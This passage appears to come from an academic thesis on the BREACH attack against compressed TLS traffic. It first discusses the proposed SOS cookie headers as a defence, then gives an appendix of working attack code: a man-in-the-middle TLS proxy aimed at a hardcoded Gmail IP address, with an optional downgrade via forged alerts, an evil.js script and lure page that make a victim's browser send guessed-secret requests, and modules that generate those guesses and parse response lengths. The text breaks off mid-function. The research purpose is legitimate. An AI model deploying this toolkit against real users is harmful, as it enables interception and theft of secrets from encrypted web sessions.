
⁴ <http://laravel.com>

⁵ <http://httpd.apache.org>

⁶ <http://nginx.org>

7.2.2 SOS headers

Storage Origin Security (SOS) is a policy proposed by Mike Shema and Vaagn Toukharian in their 2013 Black Hat presentation *Dissecting CSRF Attacks & Defenses* [5]. Its intended purpose is to counter CSRF attacks, however a side-effect would be the mitigation of attacks, such as BREACH.

SOS applies on cookies and defines whether a browser should include each cookie during cross-origin requests or not. This definition is included in the Content-Security-Policy response header of a web application, in a form that sets a SOS policy for each cookie.

The policies applied are `any`, `self`, `isolate`. `Any` states that the cookie should be included in the cross-origin requests, after a pre-flight request is made to check for an exception to the policy. This is the behaviour browsers show as of today. `Self` states that the cookie should not be included, although again a pre-flight request is issued to check for exceptions. `Isolate` states that the cookie should not be included in any case and no pre-flight request should be made.

Pre-flight requests are already used extensively under the Cross-origin resource sharing (CORS)⁷ standard. This mechanism describes HTTP headers, that allow browsers to request remote URLs only if they have permission. The browser sends a request that contains an `Origin` HTTP header, to which the server responds with a list of origin sites, that are allowed to access the content, or an error page, in case cross-origin is prohibited.

SOS policy introduces a `Access-Control-SOS` header, which includes a list of cookies that the browser needs to confirm, before including in the request. The server could then respond with a `Access-Control-SOS-Reply` header, that instructs the browser to allow or deny all of the cookies mentioned in the request header, as well as a timeout period for the browser to apply this new policy. In absence of such a reply header, the browser may apply the default policy of each cookie instead.

BREACH relies on cross-origin requests, in order for the attacker to insert a chosen plaintext in the body of a response from a chosen endpoint. The introduction of SOS headers would effectively stop BREACH and similar future attacks, that exploit this aspect of web communications.

If SOS method were to be applied, websites could apply strict policies, as to which origins could access which data and under which context. As long as websites integrate HTTP Strict Transport Security (HSTS)⁸, malicious script injection, as described in Section 4.1.4, would be counter-measured. Combined with SOS headers, a malicious website, controlled by the attacker, could be disallowed from issuing requests including the victim's cookies, resulting in practical mitigation against partially chosen plaintext attacks, such as BREACH.

For more information regarding SOS headers we refer to Black Hat presentation slides⁹ and video¹⁰, as well as an extended blog post on the proposal¹¹. Also, there is a discussion thread in the mailing list of W3C Web Application Security Working Group¹²,

⁷ https://en.wikipedia.org/wiki/Cross-origin_resource_sharing

⁸ https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

⁹ https://deadliestwebattacks.files.wordpress.com/2013/08/bhus_2013_shema_toukharian.pdf

¹⁰ <https://www.youtube.com/watch?v=JUY4DQZ0o4>

¹¹ deadliestwebattacks.com/2013/08/08/and-they-have-a-plan/

¹² <http://lists.w3.org/Archives/Public/public-webappsec/2013Aug/0037.html>

regarding the implementation of SOS headers as a standard in modern browsers.

Chapter 8

Conclusion

Chapter 9

Appendix

9.1 Man-in-the-Middle module

```
import socket
import select
import logging
import binascii
from os import system, path
import sys
import signal
from iolibrary import kill_signal_handler, get_arguments_dict,
    setup_logger
import constants

signal.signal(signal.SIGINT, kill_signal_handler)

class Connector():
    """
    Class that handles the network connection for breach.
    """
    def __init__(self, args_dict):
        """
        Initialize loggers and arguments dictionary.
        """
        self.args_dict = args_dict
        if 'full_logger' not in args_dict:
            if args_dict['verbose'] < 4:
                setup_logger('full_logger', 'full_breach.log', args_dict,
                    logging.ERROR)
            else:
                setup_logger('full_logger', 'full_breach.log', args_dict)
            self.full_logger = logging.getLogger('full_logger')
            self.args_dict['full_logger'] = self.full_logger
        else:
            self.full_logger = args_dict['full_logger']
        if 'basic_logger' not in args_dict:
            if args_dict['verbose'] < 3:
                setup_logger('basic_logger', 'basic_breach.log',
                    args_dict, logging.ERROR)
            else:
                setup_logger('basic_logger', 'basic_breach.log',
                    args_dict)
            self.basic_logger = logging.getLogger('basic_logger')
            self.args_dict['basic_logger'] = self.basic_logger
```

```

        else:
            self.basic_logger = args_dict['basic_logger']
        if 'debug_logger' not in args_dict:
            if args_dict['verbose'] < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        return

def log_data(self, data):
    '''
    Print hexadecimal and ASCII representation of data
    '''
    pad = 0
    output = []
    buff = '' # Buffer of 16 chars

    for i in xrange(0, len(data), constants.LOG_BUFFER):
        buff = data[i:i+constants.LOG_BUFFER]
        hex = binascii.hexlify(buff) # Hex representation of data
        pad = 32 - len(hex)
        txt = '' # ASCII representation of data
        for ch in buff:
            if ord(ch)>126 or ord(ch)<33:
                txt = txt + '.'
            else:
                txt = txt + chr(ord(ch))
        output.append('%2d\t %s\t %s\t %s' % (i, hex, pad*' ', txt))

    return '\n'.join(output)

def parse(self, data, past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, is_response = False):
    '''
    Parse data and print header information and payload.
    '''
    lg = ['\n']
    downgrade = False

    # Check for defragmentation between packets
    if is_response:
        # Check if TLS record header was chunked between packets and
append it to the beginning
        if chunked_endpoint_header:
            data = chunked_endpoint_header + data
            chunked_endpoint_header = None
        # Check if there are any remaining bytes from previous record
        if past_bytes_endpoint:
            lg.append('Data from previous TLS record: Endpoint\n')
            if past_bytes_endpoint >= len(data):
                lg.append(self.log_data(data))
                lg.append('\n')
            past_bytes_endpoint = past_bytes_endpoint - len(data)

```

```

        return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
    else:
        lg.append(self.log_data(data[0:past_bytes_endpoint]))
        lg.append('\n')
        data = data[past_bytes_endpoint:]
        past_bytes_endpoint = 0
    else:
        if chunked_user_header:
            data = chunked_user_header + data
            chunked_user_header = None
        if past_bytes_user:
            lg.append('Data from previous TLS record: User\n')
            if past_bytes_user >= len(data):
                lg.append(self.log_data(data))
                lg.append('\n')
                past_bytes_user = past_bytes_user - len(data)
            return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
        else:
            lg.append(self.log_data(data[0:past_bytes_user]))
            lg.append('\n')
            data = data[past_bytes_user:]
            past_bytes_user = 0

    try:
        cont_type = ord(data[constants.TLS_CONTENT_TYPE])
        version = (ord(data[constants.TLS_VERSION_MAJOR]), ord(data[
constants.TLS_VERSION_MINOR]))
        length = 256*ord(data[constants.TLS_LENGTH_MAJOR]) + ord(data
[constants.TLS_LENGTH_MINOR])
    except Exception as exc:
        self.full_logger.debug('Only %d remaining for next record,
TLS header gets chunked' % len(data))
        self.full_logger.debug(exc)
        if is_response:
            chunked_endpoint_header = data
        else:
            chunked_user_header = data
        return ('', past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

    if is_response:
        if cont_type in constants.TLS_CONTENT:
            self.basic_logger.debug('Endpoint %s Length: %d'
% (constants.TLS_CONTENT[cont_type], length))
            if cont_type == 23:
                with open('out.out', 'a') as f:
                    f.write('Endpoint application payload
: %d\n' % length)
                    f.close()
            else:
                self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
                lg.append('Source : Endpoint')
        else:

```

```

        if cont_type in constants.TLS_CONTENT:
            self.basic_logger.debug('User %s Length: %d' % (
constants.TLS_CONTENT[cont_type], length))
            if cont_type == 22:
                if ord(data[constants.MAX_TLS_POSITION])
> constants.MAX_TLS_ALLOWED:
                    downgrade = True
                    if cont_type == 23:
                        with open('out.out', 'a') as f:
                            f.write('User application payload: %d
\n' % length)
                            f.close()
                    else:
                        self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
                        lg.append('Source : User')

            try:
                lg.append('Content Type : ' + constants.TLS_CONTENT[cont_type
])
            except:
                lg.append('Content Type: Unassigned %d' % cont_type)
            try:
                lg.append('TLS Version : ' + constants.TLS_VERSION[(version
[0], version[1])])
            except:
                lg.append('TLS Version: Unknown %d %d' % (version[0], version
[1]))
            lg.append('TLS Payload Length: %d' % length)
            lg.append('(Remaining) Packet Data length: %d\n' % len(data))

            # Check if TLS record spans to next TCP segment
            if len(data) - constants.TLS_HEADER_LENGTH < length:
                if is_response:
                    past_bytes_endpoint = length + constants.
TLS_HEADER_LENGTH - len(data)
                else:
                    past_bytes_user = length + constants.TLS_HEADER_LENGTH -
len(data)

            lg.append(self.log_data(data[0:constants.TLS_HEADER_LENGTH]))
            lg.append(self.log_data(data[constants.TLS_HEADER_LENGTH:
constants.TLS_HEADER_LENGTH+length]))
            lg.append('\n')

            # Check if packet has more than one TLS records
            if length < len(data) - constants.TLS_HEADER_LENGTH:
                more_records, past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, _ = self.parse(

data[constants.
TLS_HEADER_LENGTH+length:],

past_bytes_endpoint,

past_bytes_user
,

```

```

chunked_endpoint_header,

chunked_user_header,

is_response
)

lg.append(more_records)

return ('\n'.join(lg), past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

def start(self):
    """
    Start sockets on user side (proxy as server) and endpoint side (
    proxy as client).
    """
    self.full_logger.info('Starting Proxy')

    try:
        self.user_setup()
        self.endpoint_setup()
    except:
        pass

    self.full_logger.info('Proxy is set up')
    return

def restart(self, attempt_counter = 0):
    """
    Restart sockets in case of error.
    """
    self.full_logger.info('Restarting Proxy')

    try:
        self.user_socket.close()
        self.endpoint_socket.close()
    except:
        pass

    try:
        self.user_setup()
        self.endpoint_setup()
    except:
        if attempt_counter < 3:
            self.full_logger.debug('Reattempting restart')
            self.restart(attempt_counter+1)
        else:
            self.full_logger.debug('Multiple failed attempts to
restart')
            self.stop(-9)
            sys.exit(-1)

    self.full_logger.info('Proxy has restarted')
    return

```

```

def stop(self, exit_code = 0):
    """
    Shutdown sockets and terminate connection.
    """
    try:
        self.user_connection.close()
        self.endpoint_socket.close()
    except:
        pass
    self.full_logger.info('Connection closed')
    self.debug_logger.debug('Stopping breach object with code: %d' %
exit_code)
    return

def user_setup(self):
    """
    Create and configure user side socket.
    """
    try:
        self.full_logger.info('Setting up user socket')
        user_socket = socket.socket(socket.AF_INET, socket.
SOCK_STREAM)
        user_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR
, 1) # Set options to reuse socket
        user_socket.bind((constants.USER, constants.USER_PORT))
        self.full_logger.info('User socket bind complete')
        user_socket.listen(1)
        self.full_logger.info('User socket listen complete')
        self.user_connection, self.address = user_socket.accept()
        self.user_socket = user_socket
        self.full_logger.info('User socket is set up')
    except:
        self.stop(-8)
        sys.exit(-1)
    return

def endpoint_setup(self):
    """
    Create and configure endpoint side socket
    """
    try:
        self.full_logger.info('Setting up endpoint socket')
        endpoint_socket = socket.socket(socket.AF_INET, socket.
SOCK_STREAM)
        self.full_logger.info('Connecting endpoint socket')
        endpoint_socket.connect((constants.ENDPOINT, constants.
ENDPOINT_PORT))
        endpoint_socket.setblocking(0) # Set non-blocking, i.e. raise
exception if send/recv is not completed
        self.endpoint_socket = endpoint_socket
        self.full_logger.info('Endpoint socket is set up')
    except:
        self.stop(-7)
        sys.exit(-1)
    return

def execute_breach(self):

```



```

'''
Start proxy and execute main loop
'''
# Initialize parameters for execution.
past_bytes_user = 0 # Number of bytes expanding to future user
packets
past_bytes_endpoint = 0 # Number of bytes expanding to future
endpoint packets
chunked_user_header = None # TLS user header portion that gets
stuck between packets
chunked_endpoint_header = None # TLS endpoint header portion that
gets stuck between packets

self.start()
self.full_logger.info('Starting main proxy loop')
try:
    while 1:
        ready_to_read, ready_to_write, in_error = select.select(
[
self.user_connection, self.endpoint_socket],

[],

[],

5
)

        if self.user_connection in ready_to_read: # If user side
socket is ready to read...
            data = ''

            try:
                data = self.user_connection.recv(constants.
SOCKET_BUFFER) # ...receive data from user...
            except Exception as exc:
                self.full_logger.debug('User connection error
')

                self.full_logger.debug(exc)
                self.stop(-6)
                break

            if len(data) == 0:
                self.full_logger.info('User connection
closed')

                self.stop(-5)

            else:
                self.basic_logger.debug('User Packet
Length: %d' % len(data))

                output, past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade = self.parse(

data,

past_bytes_endpoint,

```

```

        past_bytes_user,

        chunked_endpoint_header,

        chunked_user_header

    ) # ...parse it...
        self.full_logger.debug(output)
        try:
            if downgrade and constants.
ATTEMPT_DOWNGRADE:
                alert = 'HANDSHAKE_FAILURE'
                output, _, _, _, _ = self.
parse(
    constants.ALERT_MESSAGES[alert],

    past_bytes_endpoint,

    past_bytes_user,

    True

)
        self.full_logger.debug('\n\n'
+ 'Downgrade Attempt' + output)
        self.user_connection.sendall(
constants.ALERT_MESSAGES[alert]) # if we are trying to downgrade, send
fatal alert to user
            continue
        self.endpoint_socket.sendall(data) #
...and send it to endpoint
        except Exception as exc:
            self.full_logger.debug('User data
forwarding error')
            self.full_logger.debug(exc)
            self.stop(-4)
            break

        if self.endpoint_socket in ready_to_read: # Same for the
endpoint side
            data = ''

            try:
                data = self.endpoint_socket.recv(constants.
SOCKET_BUFFER)
            except Exception as exc:
                self.full_logger.debug('Endpoint connection
error')
                self.full_logger.debug(exc)
                self.stop(-3)
                break

```

```

        if len(data) == 0:
            self.full_logger.info('Endpoint
connection closed')
            self.stop(5)
            break
        else:
            self.basic_logger.debug('Endpoint Packet
Length: %d' % len(data))
            output, past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header, _ =
self.parse(
                                data
                                ,
                                past_bytes_endpoint,
                                past_bytes_user,
                                chunked_endpoint_header,
                                chunked_user_header,
                                True
                                )
            self.full_logger.debug(output)
            try:
                self.user_connection.sendall(data)
            except Exception as exc:
                self.full_logger.debug('Endpoint data
forwarding error')
                self.full_logger.debug(exc)
                self.stop(-2)
                break
        except Exception as e:
            self.stop(-1)
        return

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    conn = Connector(args_dict)
    conn.full_logger.info('Hillclimbing parameters file created')
    conn.execute_breach()

```

Listing 9.1: connect.py

9.2 Constants library

```
import binascii
```

```

# TLS Header
TLS_HEADER_LENGTH = 5
TLS_CONTENT_TYPE = 0
TLS_VERSION_MAJOR = 1
TLS_VERSION_MINOR = 2
TLS_LENGTH_MAJOR = 3
TLS_LENGTH_MINOR = 4

# TLS Content Types
TLS_CHANGE_CIPHER_SPEC = 20
TLS_ALERT = 21
TLS_HANDSHAKE = 22
TLS_APPLICATION_DATA = 23
TLS_HEARTBEAT = 24
TLS_CONTENT = {
    TLS_CHANGE_CIPHER_SPEC: "Change cipher spec (20)",
    TLS_ALERT: "Alert (21)",
    TLS_HANDSHAKE: "Handshake (22)",
    TLS_APPLICATION_DATA: "Application Data (23)",
    TLS_HEARTBEAT: "Heartbeat (24)"
}
TLS_VERSION = {
    (3, 0): "SSL 3.0",
    (3, 1): "TLS 1.0",
    (3, 2): "TLS 1.1",
    (3, 3): "TLS 1.2"
}

# TLS Alert messages
ALERT_HEADER = "1503010002"
ALERT_MESSAGES = {
    'CLOSE_NOTIFY' : binascii.unhexlify(ALERT_HEADER + "0200"),
    'UNEXPECTED_MESSAGE' : binascii.unhexlify(ALERT_HEADER + "020
A"),
    'DECRYPTION_FAILED' : binascii.unhexlify(ALERT_HEADER +
"0217"),
    'HANDSHAKE_FAILURE' : binascii.unhexlify(ALERT_HEADER +
"0228"),
    'ILLEGAL_PARAMETER' : binascii.unhexlify(ALERT_HEADER + "022F
"),
    'ACCESS_DENIED' : binascii.unhexlify(ALERT_HEADER + "0231"),
    'DECODE_ERROR' : binascii.unhexlify(ALERT_HEADER + "0232"),
    'DECRYPT_ERROR' : binascii.unhexlify(ALERT_HEADER + "0233"),
    'PROTOCOL_VERSION' : binascii.unhexlify(ALERT_HEADER +
"0246")
}

# Ports and nodes
USER = "" # Listen requests from everyone
USER_PORT = 443
#ENDPOINT = "31.13.93.3" # touch.facebook.com
ENDPOINT = "216.58.208.101" # mail.google.com
ENDPOINT_PORT = 443

# Buffers
SOCKET_BUFFER = 4096
LOG_BUFFER = 16

```

```

# Downgrade
ATTEMPT_DOWNGRADE = False
MAX_TLS_POSITION = 10 # Icceweasel's max tls version byte position in
    Client Hello message
MAX_TLS_ALLOWED = 1

# Possible alphabets of secret
DIGIT = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
LOWERCASE = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
    'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']
UPPERCASE = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
    'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
DASH = ['- ', '_ ']

# Random nonces
NONCE_1 = 'ladbfsk!'
NONCE_2 = 'znq'

# Point systems for various methods, used in parse.py
SERIAL_POINT_SYSTEM = {1: 20, 2: 16, 3: 12, 4: 10, 5: 8, 6: 6, 7: 4, 8:
    3, 9: 2, 10: 1}
PARALLEL_POINT_SYSTEM = {0: 1}
POINT_SYSTEM_MAPPING = {
    's': SERIAL_POINT_SYSTEM,
    'p': PARALLEL_POINT_SYSTEM
}

```

Listing 9.2: constants.py

9.3 BREACH JavaScript

```

function compare_arrays(array_1 = [], array_2 = []) {
    if (array_1.length != array_2.length)
        return false;
    for (var i=0; i<array_1.length; i++)
        if (array_1[i] != array_2[i])
            return false;
    return true;
}

function makeRequest(iterator = 0, total = 0, alphabet = [], ref = "",
    timeout = 4000) {
    jQuery.get("request.txt").done(function(data) {
        var input = data.split('\n');
        if (input.length < 2) {
            setTimeout(function() {
                makeRequest(0, total, alphabet, ref)
            }, 10000);
            return;
        }
        var new_ref = input[0];
        var new_alphabet = input[1].split(',');
        if (!compare_arrays(alphabet, new_alphabet) || ref != new_ref) {
            setTimeout(function() {

```

```

        makeRequest(0, total, new_alphabet, new_ref);
    }, 10000);
    return;
}
var search = alphabet[iterator];
var request = "https://mail.google.com/mail/u/0/x/?s=q&q=" +
search;
var img = new Image();
img.src = request;
iterator = iterator >= alphabet.length - 1 ? 0 : ++iterator;
setTimeout(function() {
    makeRequest(iterator, total, alphabet, ref);
}, timeout);
}).fail(function() {
    setTimeout(makeRequest(), 10000);
    return
});
return;
}

makeRequest();

```

Listing 9.3: evil.js

9.4 Minimal HTML web page

```

<html>
<head>
<script src="jquery.js"></script>
<script src="evil.js" type="text/javascript"></script>
</head>
<body>
Please wait a moment...
</body>
</html>

```

Listing 9.4: HTML page that includes BREACH js

9.5 Request initialization module

```

import sys
from iolibrary import get_arguments_dict
from constants import DIGIT, LOWERCASE, UPPERCASE, DASH, NONCE_1, NONCE_2

def create_alphabet(alpha_types):
    """
    Create array with the alphabet we are testing.
    """
    assert alpha_types, 'Empty argument for alphabet types'
    alphabet = []
    for t in alpha_types:
        if t == 'n':

```

```

        for i in DIGIT:
            alphabet.append(i)
    if t == 'l':
        for i in LOWERCASE:
            alphabet.append(i)
    if t == 'u':
        for i in UPPERCASE:
            alphabet.append(i)
    if t == 'd':
        for i in DASH:
            alphabet.append(i)
    assert alphabet, 'Invalid alphabet types'
    return alphabet

def huffman_point(alphabet, test_points):
    """
    Use Huffman fixed point.
    """
    huffman = ''
    for alpha_item in enumerate(alphabet):
        if alpha_item[1] not in test_points:
            huffman = huffman + alpha_item[1] + '_'
    return huffman

def serial_execution(alphabet, prefix):
    """
    Create request list for serial method.
    """
    global reflection_alphabet
    req_list = []
    for i in xrange(len(alphabet)):
        huffman = huffman_point(alphabet, [alphabet[i]])
        req_list.append(huffman + prefix + alphabet[i])
    reflection_alphabet = alphabet
    return req_list

def parallel_execution(alphabet, prefix):
    """
    Create request list for parallel method.
    """
    global reflection_alphabet
    if len(alphabet) % 2:
        alphabet.append('^')
    first_half = alphabet[::2]
    first_huffman = huffman_point(alphabet, first_half)
    second_half = alphabet[1::2]
    second_huffman = huffman_point(alphabet, second_half)
    head = ''
    tail = ''
    for i in xrange(len(alphabet)/2):
        head = head + prefix + first_half[i] + ' '
        tail = tail + prefix + second_half[i] + ' '
    reflection_alphabet = [head, tail]
    return [first_huffman + head, second_huffman + tail]

def create_request_file(args_dict):
    """
    Create the 'request' file used by evil.js to issue the requests.

```

```

'''
method_functions = {'s': serial_execution,
                    'p': parallel_execution}

prefix = args_dict['prefix']
assert prefix, 'Empty prefix argument'
method = args_dict['method']
assert method, 'Empty method argument'
search_alphabet = args_dict['alphabet'] if 'alphabet' in args_dict
else create_alphabet(args_dict['alpha_types'])
with open('request.txt', 'w') as f:
    f.write(prefix + '\n')
    total_tests = []
    alphabet = method_functions[method](search_alphabet, prefix)
    for test in alphabet:
        huffman_nonce = huffman_point(alphabet, test)
        search_string = NONCE_1 + test + NONCE_2
        total_tests.append(search_string)
    f.write(','.join(total_tests))
    f.close()
return reflection_alphabet

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    create_request_file(args_dict)

```

Listing 9.5: hillclimbing.py

9.6 User interface library

```

from os import system
import sys
import signal
import argparse
import logging

def kill_signal_handler(signal, frame):
    '''
    Signal handler for killing the execution.
    '''
    print('Exiting the program per your command')
    system('rm -f out.out request.txt io_library.pyc hillclimbing.pyc
constants.pyc connect.pyc')
    system('mv basic_breach.log full_breach.log debug.log attack.log
win_count.log history/')
    sys.exit(0)

def get_arguments_dict(args_list):
    '''
    Parse command line arguments that were given to the program that
    calls this method.
    '''
    parser = argparse.ArgumentParser(description='Parser of breach.py
output')
    parser.add_argument('caller_name', metavar = 'caller_name', help = '
The program that called the argument parser.')

```



```

    parser.add_argument('-a', '--alpha_types', metavar = 'alphabet',
nargs = '+', help = 'Choose alphabet types: n => digits, l =>
lowercase letters, u => uppercase letters, d => - and _')
    parser.add_argument('-l', '--len_pivot', metavar = 'pivot_length',
type = int, help = 'Input the (observed payload) length value of the
pivot packet')
    parser.add_argument('-p', '--prefix', metavar = 'bootstrap_prefix',
help = 'Input the already known prefix needed for bootstrap')
    parser.add_argument('-m', '--method', metavar = 'request_method',
help = 'Choose the request method: s => serial, p => parallel')
    parser.add_argument('-lf', '--latest_file', metavar = '
latest_file_number', type = int, help = 'Input the latest output file
breach.py has created, -1 if first try')
    parser.add_argument('-r', '--request_len', metavar = '
minimum_request_length', type = int, help = 'Input the minimum length
of the request packet')
    parser.add_argument('-c', '--correct', metavar = 'correct_value',
help = 'Input the correct value we attack')
    parser.add_argument('-s', '--sample', metavar = 'sample', type = int,
help = 'Input the sampling ratio')
    parser.add_argument('-i', '--iterations', metavar = '
number_of_iterations', type = int, help = 'Input the number of
iterations per symbol.')
    parser.add_argument('-t', '--refresh_time', metavar = 'refresh_time',
type = int, help = 'Input the refresh time in seconds')
    parser.add_argument('--wdir', metavar = 'web_application_directory',
help = 'The directory where you have added evil.js')
    parser.add_argument('--execute_breach', action = 'store_true', help =
'Initiate breach attack via breach.py')
    parser.add_argument('--verbose', metavar = 'verbosity_level', type =
int, help = 'Choose verbosity level: 0 => no logs, 1 => attack logs, 2
=> debug logs, 3 => basic breach logs, 4 => full logs')
    parser.add_argument('--log_to_screen', action = 'store_true', help =
'Print logs to stdout')
    args = parser.parse_args(args_list)

    args_dict = {}
    args_dict['alpha_types'] = args.alpha_types if args.alpha_types else
None
    args_dict['prefix'] = args.prefix if args.prefix else None
    args_dict['method'] = args.method if args.method else 's'
    args_dict['pivot_length'] = args.len_pivot if args.len_pivot else
None
    args_dict['minimum_request_length'] = args.request_len if args.
request_len else None
    args_dict['correct_val'] = args.correct if args.correct else None
    args_dict['sampling_ratio'] = args.sample if args.sample else
2000000000
    args_dict['iterations'] = args.iterations if args.iterations else 500
    args_dict['refresh_time'] = args.refresh_time if args.refresh_time
else 60
    args_dict['wdir'] = args.wdir if args.wdir else '/var/www/breach/'
    args_dict['execute_breach'] = True if args.execute_breach else False
    args_dict['log_to_screen'] = True if args.log_to_screen else False
    args_dict['verbose'] = args.verbose if args.verbose else 0
    args_dict['latest_file'] = args.latest_file if args.latest_file else
0
    return args_dict

```

```

def setup_logger(logger_name, log_file, args_dict, level=logging.DEBUG):
    '''
    Logger factory.
    '''
    l = logging.getLogger(logger_name)
    l.setLevel(level)
    formatter = logging.Formatter('%(asctime)s : %(message)s')
    fileHandler = logging.FileHandler(log_file)
    fileHandler.setFormatter(formatter)
    l.addHandler(fileHandler)
    if args_dict['log_to_screen']:
        streamHandler = logging.StreamHandler()
        streamHandler.setFormatter(formatter)
        l.addHandler(streamHandler)
    return

```

Listing 9.6: iolibrary.py

9.7 Automated run and data parsing module

```

from __future__ import division
from os import system, path, getpid
import sys
import signal
import datetime
import logging
import time
import threading
import constants
import connect
from iolibrary import kill_signal_handler, get_arguments_dict,
    setup_logger

signal.signal(signal.SIGINT, kill_signal_handler)

class Parser():
    '''
    Class that parses the packet lengths that are sniffed through the
    network.
    '''
    def __init__(self, args_dict):
        '''
        Initialize constants and arguments.
        '''
        self.args_dict = args_dict
        assert args_dict['pivot_length'] or args_dict['
minimum_request_length'], 'Invalid combination of minimum request and
pivot lengths'
        self.alpha_types = args_dict['alpha_types']
        if 'alphabet' in args_dict:
            self.alphabet = args_dict['alphabet']
        self.pivot_length = args_dict['pivot_length']
        self.prefix = args_dict['prefix']
        self.latest_file = args_dict['latest_file']

```

```

        self.minimum_request_length = args_dict['minimum_request_length']
        self.method = args_dict['method']
        self.correct_val = args_dict['correct_val']
        self.sampling_ratio = args_dict['sampling_ratio']
        self.refresh_time = args_dict['refresh_time']
        self.start_time = args_dict['start_time']
        self.verbose = args_dict['verbose']
        self.max_iter = args_dict['iterations']
        self.wdir = args_dict['wdir']
        self.execute_breach = args_dict['execute_breach']
        self.divide_and_conquer = args_dict['divide_and_conquer'] if '
divide_and_conquer' in args_dict else 0
        self.history_folder = args_dict['history_folder']
        self.latest_file = 0
        self.point_system = constants.POINT_SYSTEM_MAPPING[args_dict['
method']]
        if 'attack_logger' not in args_dict:
            if self.verbose < 1:
                setup_logger('attack_logger', 'attack.log', args_dict,
logging.ERROR)
            else:
                setup_logger('attack_logger', 'attack.log', args_dict)
                self.attack_logger = logging.getLogger('attack_logger')
                self.args_dict['attack_logger'] = self.attack_logger
        else:
            self.attack_logger = args_dict['attack_logger']
        if 'debug_logger' not in args_dict:
            if self.verbose < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
                self.debug_logger = logging.getLogger('debug_logger')
                self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        if 'win_logger' not in args_dict:
            if self.verbose < 2:
                setup_logger('win_logger', 'win_count.log', args_dict,
logging.ERROR)
            else:
                setup_logger('win_logger', 'win_count.log', args_dict)
                self.win_logger = logging.getLogger('win_logger')
                self.args_dict['win_logger'] = self.win_logger
        else:
            self.win_logger = args_dict['win_logger']
        system('mkdir ' + self.history_folder)
        return

def create_dictionary_sample(self, output_dict, iter_dict):
    '''
    Create a dictionary of the sampled input.
    '''
    combined = {}
    for k, v in iter_dict.items():
        if v != 0:
            combined[k] = output_dict[k] / iter_dict[k]
    return combined

```

```

def sort_dictionary_values(self, dictionary, desc = False):
    '''
    Sort a dictionary by values.
    '''
    sorted_dict = [ (v,k) for k, v in dictionary.items() ]
    sorted_dict.sort(reverse=desc)
    return sorted_dict

def sort_dictionary(self, dictionary, desc = False):
    '''
    Sort a dictionary by keys.
    '''
    sorted_dict = [ (v,k) for v, k in dictionary.items() ]
    sorted_dict.sort(reverse=desc)
    return sorted_dict

def get_alphabet(self, request_args):
    '''
    Get the alphabet of the search strings.
    '''
    import hillclimbing

    return hillclimbing.create_request_file(request_args)

def continue_parallel_division(self, correct_alphabet):
    '''
    Continue parallel execution with the correct half of the previous
    alphabet.
    '''
    return self.get_alphabet({'alphabet': correct_alphabet, 'prefix':
self.prefix, 'method': self.method})

def get_aggregated_input(self):
    '''
    Iterate over input files and get aggregated input.
    '''
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('Combined output files\n\n')
        system('cp out.out ' + self.history_folder + self.filename + '/
out_' + self.filename + '_' + str(self.latest_file))
        out_iterator = '0'
        total_requests = 0
        while int(out_iterator) < 10000000:
            try:
                output_file = open(self.history_folder + self.filename +
'/out_' + self.filename + '_' + out_iterator, 'r')
                with open(self.history_folder + self.filename + '/result_
' + self.filename, 'a') as result_file:
                    result_file.write('out_' + self.filename + '_' +
out_iterator + '\n')

                prev_request = 0
                buff = []
                grab_next = False
                response_length = 0
                in_bracket = True

```

```

        after_start = False
        illegal_semaphore = 6 # Discard the first three
iterations so that the system is stabilized the system is stabilized
        illegal_iteration = False
        for line in output_file.readlines():
            if len(buff) == len(self.alphabet):
                if illegal_semaphore or illegal_iteration:
                    if not float(total_requests/len(self.alphabet
)) in self.args_dict['illegal_iterations']:
                        self.args_dict['illegal_iterations'].
append(float(total_requests/len(self.alphabet)))
                        illegal_iteration = False
                    else:
                        self.aggregated_input = buff
                        total_requests = total_requests + 1
                        self.calculate_output()
                        buff = []
            if line.find(':') < 0:
                continue
            pref, size = line.split(': ')
            if self.minimum_request_length:
                if not after_start:
                    if pref == 'User application payload' and int
(size) > 1000:
                        after_start = True
                        in_bracket = False
                        continue
                    else:
                        if pref == 'User application payload' and int
(size) > self.minimum_request_length:
                            if self.iterations[self.alphabet[0]] and
(response_length == 0):
                                illegal_semaphore = illegal_semaphore
+ 2
                                if in_bracket:
                                    if illegal_semaphore:
                                        buff.append('%d: 0' %
prev_request)
                                        illegal_semaphore =
illegal_semaphore - 1
                                        illegal_iteration = True
                                    else:
                                        buff.append('%d: %d' % (
prev_request, response_length))
                                        prev_request = prev_request + 1
                                        response_length = 0
                                        in_bracket = not in_bracket
                                if pref == 'Endpoint application payload':
                                    response_length = response_length + int(
size)
                                else:
